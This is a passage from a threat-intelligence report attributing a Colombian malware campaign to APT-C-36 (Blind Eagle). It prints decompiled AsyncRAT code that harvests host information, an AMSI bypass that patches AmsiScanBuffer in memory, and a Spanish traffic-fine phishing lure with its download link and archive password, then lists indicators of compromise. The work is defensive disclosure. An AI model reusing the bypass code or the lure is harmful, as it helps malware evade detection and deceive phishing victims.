// Token: 0x0600001E RID: 30 RVA: 0x000035DC File Offset: 0x000017DC
public static byte[] SendInfo()
{
    MsgPack msgPack = new MsgPack();
    msgPack.ForcePathObject("Packet").AsString = "ClientInfo";
    msgPack.ForcePathObject("HWID").AsString = Settings.Hwid;
    IdSender.zidG916txekmJtUA2Z(msgPack, "User").AsString = Environment.UserName.ToString();
    msgPack.ForcePathObject("OS").AsString = new ComputerInfo().OSFullName.ToString().Replace("Microsoft", null) + " " +
      Environment.Is64BitOperatingSystem.ToString().Replace("True", "64bit").Replace("False", "32bit");
    msgPack.ForcePathObject("Path").AsString = Application.ExecutablePath;
    msgPack.ForcePathObject("Version").AsString = Settings.Version;
    msgPack.ForcePathObject("Admin").AsString = IdSender.cFVmp5QDQbKu6hoDRY(Methods.IsAdmin().ToString()).Replace("true", "Admin").Replace("false", "User");
    msgPack.ForcePathObject("Performance").AsString = Methods.GetActiveWindowTitle();
    msgPack.ForcePathObject("Pastebin").AsString = Settings.Pastebin;
    IdSender.VxGKN4jxsCdopfvRnP(msgPack.ForcePathObject("Antivirus"), IdSender.CZyhYSsab74Ve313rA());
    msgPack.ForcePathObject("Installed").AsString = IdSender.ntgIsrxciUi0drUyxd(new FileInfo(IdSender.ldk51CfmhUJknG6lrH())).ToUniversalTime().ToString();
    IdSender.VxGKN4jxsCdopfvRnP(msgPack.ForcePathObject("Pong"), "");
    msgPack.ForcePathObject("Group").AsString = Settings.Group;
    return IdSender.W1RemF2rEXFJxD5YCe(msgPack);
```

In addition, the remote control Trojan program contains multiple functional modules, mainly including file management, file search, keylogging, process management, remote desktop, remote camera, etc. These functions exist as modules alone, and do not exist in the client program. According to the required functions, different modules are sent to the client, and the corresponding functions are executed on the client.

module	**Function**
Chat.dll	chat
Extra.dll	Pop-up window, access Url, close Defedner, etc.
FileManager.dll	file management
FileSearcher.dll	file search
LimeLogger.dll	keylogger
Miscellaneous.dll	USB, DOS, torrent, Shell, DotNet code execution
Options.dll	exit, restart, reportWindow
ProcessManager.dll	process management
Recovery.dll	password recovery
RemoteCamera.dll	remote camera
RemoteDesktop.dll	Remote Desktop
SendFile.dll	Send File
SendMemory.dll	memory load

It is important to note that when analyzing other attack components, we found that some AsyncRAT payloads have added codes to bypass AMSI, mainly by hooking the AmsiScanBuffer function in amsi.dll to return a normal result, thereby bypassing detection and allowing Its malicious program executes normally.



```
public static void Bypass()
{
    string text = "uFcA";
    text += "B4DD";
    string text2 = "uFcAB4";
    text2 += "DCGAA=";
    if (Amsi.is64Bit())
    {
        Amsi.PatchA(Convert.FromBase64String(text));
        return;
    }
    Amsi.PatchA(Convert.FromBase64String(text2));
}

// Token: 0x06000029 RID: 41 RVA: 0x00003610 File Offset: 0x00001810
private static void PatchA(byte[] patch)
{
    try
    {
        string @string = Encoding.Default.GetString(Convert.FromBase64String("YW1zaS5kbGw="));
        IntPtr arg_33_0 = Win32.LoadLibraryA(ref @string);
        string string2 = Encoding.Default.GetString(Convert.FromBase64String("QW1zaVNjYW5CdWZmZXI="));
        IntPtr procAddress = Win32.GetProcAddress(arg_33_0, ref string2);
        uint num;
        Win32.VirtualAllocEx(procAddress, (UIntPtr)((ulong)((long)patch.Length)), 64u, out num);
        Marshal.Copy(patch, 0, procAddress, patch.Length);
    }
```

2. Correlation analysis


This attack sample is very similar to the attack samples we captured in the first half of this year, and both belong to the APT-C-36 organization. The attack payload information discovered in the first half of the year is as follows:

file name	multas transit-jpg.bz2
File size	9.09KB
MD5	1511dcd31e221764c10875186cf47a93

The sample is of RAR type, downloaded from http://tiny.cc/5pkquz. A password is required for decompression, which is very similar to some samples found this time (MD5: a15236e342b18306c76dfbe6cf8f7966).

After decompression, it becomes a VBS script. The general execution process of this script is basically similar to the attack process of this attack. It also adopts the method of multi-stage loading of the final open source RAT. The difference is that the DLL in the first stage is decrypted locally, not loaded from the remote end, and the open-source Trojan horse NjRAT is finally injected.

In addition, it should be noted that the RAR decompression password and download links are often provided through PDF disguised documents. As shown in the figure below, the victim is induced to click on the URL that is actually a malicious short link (http://tiny.cc/5pkquz) to download the RAR compressed file, and reminds the compressed file that the password is 2022, inducing the user to open the malicious file.


SIMIT

Sistema Integrado de información sobre multas y sanciones por infracciones de tránsito

Bogotá D.C, 11 DE ABRIL 2022

SECRETARIA DISTRICTAL DE MOVILIDAD Y SEGURIDAD VIAL

ASUNTO: COBRO COACTIVO.

Por medio del presente comunicado se le notifica que en su contra quedo ejecutoriado un comparendo por foto multa con radicado 0012-0057 adeudado por un valor de **2´150.000 pesos M/CTE con mora de 28 días.**

Tenga en cuenta que el objetivo de este procedimiento es recaudar el pago forzado de los recursos o multas fiscales de tránsito en favor de la administración pública, por medio de **los bienes que se encuentren a nombre del titular de dicha infracción.**

Por lo anterior consulte la información detallada del comparendo en el siguiente enlace:

https://consultas.transitobogota.gov.co

Por seguridad digitar la contraseña: **2022**

http://tiny.cc/5pkquz

Cordialmente;

María Del Pilar López Sierra
Secretaria

Combined with the previous delivery methods of the APT-C-36 organization, there is every reason to believe that the delivery of this payload is also through such documents to lure users to click and download the compressed package. Unfortunately, this time it is not completely related to the relevant decoy files.
In addition, a malicious program hosted by the organization on the cmconcretos.com mail server was discovered during this sample traceability analysis. These programs were uploaded around September 22, 2022, and are constantly being updated, indicating that the attack occurred just before the time at this stage.

The RAR compressed package in the server basically needs a password (4-digit pure number) to open, and the file name is in Spanish, and after decompression, it is also a VBS script with a long file name with the word PDF. Through analysis, we found a download link https://paste.ee/d/amsfg/0 in one of the compressed packages, indicating that the malicious code was placed on the paste.ee platform, and the organization once hosted the malicious code on the pastebin platform , the difference being that the former is used without restriction. In addition, the mailbox server and C2 are basically located in Colombia, and the source of some samples is shown as Colombia. Combined with the entire attack chain of the sample, it is consistent with the attack characteristics and goals of the APT-C-36 organization. In summary, we have reasons to attribute it to the APT-C-36 (Blind Eagle) organization.

Summarize

The APT-C-36 (Blind Eagle) organization has been attacking Colombia and surrounding countries for a long time, and hosts some malicious codes on public service platforms such as paste.ee and mail servers to hide the traces of the attack. At the same time, in response to the ever-improving security defense detection system, the organization modified and confused various types of open-source Trojans (such as NjRAT and SyncRAT) to meet the needs of different scenarios. The Trojans used in this attack were confused by SmartAssembly , and part of the payload added code that bypasses the AMSI mechanism, which all indicate that the organization is continuously updating the function and form of the malicious code, and presents the characteristics of functionalization and modularization.

In addition, the relevant malicious code and C2 disclosed in this article are only the latest weapons used in some attacks by the APT-C-36 (Blind Eagle) organization, and we will continue to pay attention to the attack activities of this organization in the future.

Appendix IOC
MD5:

1511dcd31e221764c10875186cf47a93

2c308999644f67da2eb7ff7e6dda3252

0a1a29adc5efc66c80495dfce4c8dccd

f3b69760423a929d74d10e9deee83c78

8d8b7131bdf067e3d9c3abff9ee74ad8

518a1bd0764ca25fcf36d8a55bf2ebd9

1940c300ca7b58111756a431469d842c

a15236e342b18306c76dfbe6cf8f7966

09cc69be85e107c207234cdc76dcd09a

3c929b58ba69cee4e5e8714b4b3d7e12

813a7ce57c2c93c06aff32d74cbd5b7a

6cd9fb0bc54e7a885c1d3feef4a8e2de

6969d415553f93d9bd39fc93dc6cfbda

adfca35b0e78cb2442ee03ae971ab672
URL:

https://contadoreshbc[.]com/dll_startup

https://mail.cmconcretos[.]com/home/cartera@cmconcretos.com/Briefcase/prueba4.txt?disp=a&ver=1

https://schoolcrypter[.]com/Rump

https://schoolcrypter[.]com/rump_2

https://paste[.]ee/d/amsfg/0

http://20.106.232[.]4/rumpe/FOTOOOOOOOOOOOOOOOO.jpg

https://cdn.discordapp [.] com/attachments/958218348804587533/963037127979958332/1988ENVIOS.txt
Domain:

remcosos.duckdns.org:1988

strekhost2043.duckdns.org:4203

strekhost2043.duckdns.org:4205